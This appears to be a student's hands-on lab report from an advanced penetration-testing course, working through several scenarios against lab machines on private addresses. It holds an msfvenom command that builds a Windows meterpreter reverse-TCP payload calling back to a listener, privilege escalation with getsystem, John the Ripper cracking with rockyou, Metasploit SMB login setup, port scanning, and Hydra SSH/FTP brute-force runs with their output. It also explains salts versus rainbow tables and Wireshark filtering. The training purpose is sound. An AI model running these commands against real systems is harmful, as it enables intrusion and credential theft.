



**Enhancing Digital Government Economy (EDGE)
Digital Skills for Students**



Host University: Chittagong University of Engineering and Technology

Host Dept./Institute/Center: Dept. of CSE, CUET

Venue: Southeast University, Batch Number: CADS-003

**Training Track/Course Name: Applied Penetration Testing Engineer: Hands-on
Level: Advanced Level**

Name : M ASIF HASAN MAHMUD ARAF
Section : CADS003

scenario 1

phase 01

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.199.133 LPORT=4444  
-f exe -o ghost.exe
```

```
Interface 3  
=====
```

Name	: Realtek PCIe GbE Family Controller
Hardware MAC	: 74:56:3c:ec:90:13
MTU	: 1500
IPv4 Address	: 172.17.235.14
IPv4 Netmask	: 255.255.255.128
IPv6 Address	: fe80::4aba:d26c:cd64:cce1
IPv6 Netmask	: ffff:ffff:ffff:ffff::

scenario 1

phase 02

meterpreter > getsystem

```
play                                play a waveform audio file (.wav) on the target system

For more info on a specific command, use <command> -h or help <command>.

meterpreter > getsystem
... got system via technique 6 (Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)).
meterpreter > getsystem
... got system via technique 6 (Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)).
meterpreter > █
```

scenario 1

phase 03

john hashes.txt --

wordlist=/usr/share/wordlists/rockyou.txt

set RHOSTS 172.17.235.14

set SMBUser admin

set SMBPass <recovered-password>

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST <your-ip>

run

scenario 1

phase 04

use auxiliary/scanner/portscan/tcp

```
Session Actions Edit View Help

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

https://metasploit.com

=[ metasploit v6.4.126-dev ]
+ -- ==[ 2,638 exploits - 1,331 auxiliary - 2,153 payloads ]
+ -- ==[ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 172.17.235.14
RHOSTS => 172.17.235.14
msf auxiliary(scanner/portscan/tcp) > set PORTS 1-1000
PORTS => 1-1000
msf auxiliary(scanner/portscan/tcp) > run
[+] 172.17.235.14 - 172.17.235.14:135 - TCP OPEN
[+] 172.17.235.14 - 172.17.235.14:139 - TCP OPEN
[+] 172.17.235.14 - 172.17.235.14:445 - TCP OPEN
```

scenario 2

phase 01


The \$1\$ prefix indicates the password is hashed using MD5-Crypt (a Unix/Linux salted MD5 scheme).

`john --show hashes.txt`

--show reads from John's pot file (previously cracked results)

— no re-cracking needed.


`$1$s3cr3tSalt$encryptedHashValueHere==`



scenario 2

phase 02

hydra ssh://192.168.199.130 -L user.txt -P pass.txt -V -f

A terminal window with a dark background and blue geometric patterns on the left and right sides. The terminal shows the output of a Hydra attack. The first part shows a successful login for the 'marlinspike' user on an FTP server at 192.168.199.130. The second part shows a successful login for the 'marlinspike' user on an SSH server at 192.168.199.130. The terminal text is as follows:

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-17 05:58:13
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.199.130:21/
[ATTEMPT] target 192.168.199.130 - login "marlinspike" - pass "marlinspike" - 1 of 1 [child 0] (0/0)
[21][ftp] host: 192.168.199.130 login: marlinspike password: marlinspike
[STATUS] attack finished for 192.168.199.130 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-17 05:58:14

(root@kali)-[/home/kali]
# hydra ssh://192.168.199.130 -L user.txt -P pass.txt -V -f
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and et
hics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-17 06:10:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce
the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.199.130:22/
[ATTEMPT] target 192.168.199.130 - login "marlinspike" - pass "marlinspike" - 1 of 1 [child 0] (0/0)
[22][ssh] host: 192.168.199.130 login: marlinspike password: marlinspike
[STATUS] attack finished for 192.168.199.130 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-17 06:10:23
```

scenario 2

phase 03

A salt is a random unique value added to a password before hashing, ensuring two identical passwords produce completely different hash outputs.

Without Salt:

password123 → MD5 → 482c811da5d5b4bc6d497ffa98491e38 (always same)

With Salt:

password123 + xK9#mQ → MD5 → a1f3c92b847d... (unique every time)


password123 + pL2\$nR → MD5 → 9c4e71fa023b... (different hash, same password!)

Rainbow Table Attack	With Salt
Pre-computes millions of password → hash pairs	Salt makes every hash unique per user
Attacker looks up hash instantly	Attacker would need a separate rainbow table per salt
One table cracks many users	Computationally impossible to pre-compute for all salts
Fast & offline	Forces brute-force per hash — extremely slow

scenario 3

phase 01


http.request.method == "POST"



scenario 3

phase 02

the encoding method is typically base64 encoding

A screenshot of the Wireshark network protocol analyzer interface, specifically the 'Follow HTTP Stream' view for packet 9 on the eth0 interface. The request is a GET for /success.txt?ipv4 from detectportal.firefox.com. The response is a 200 OK from nginx with a content length of 8 bytes and a 'success' body.

```
Wireshark · Follow HTTP Stream (tcp.stream eq 9) · eth0

GET /success.txt?ipv4 HTTP/1.1
Host: detectportal.firefox.com
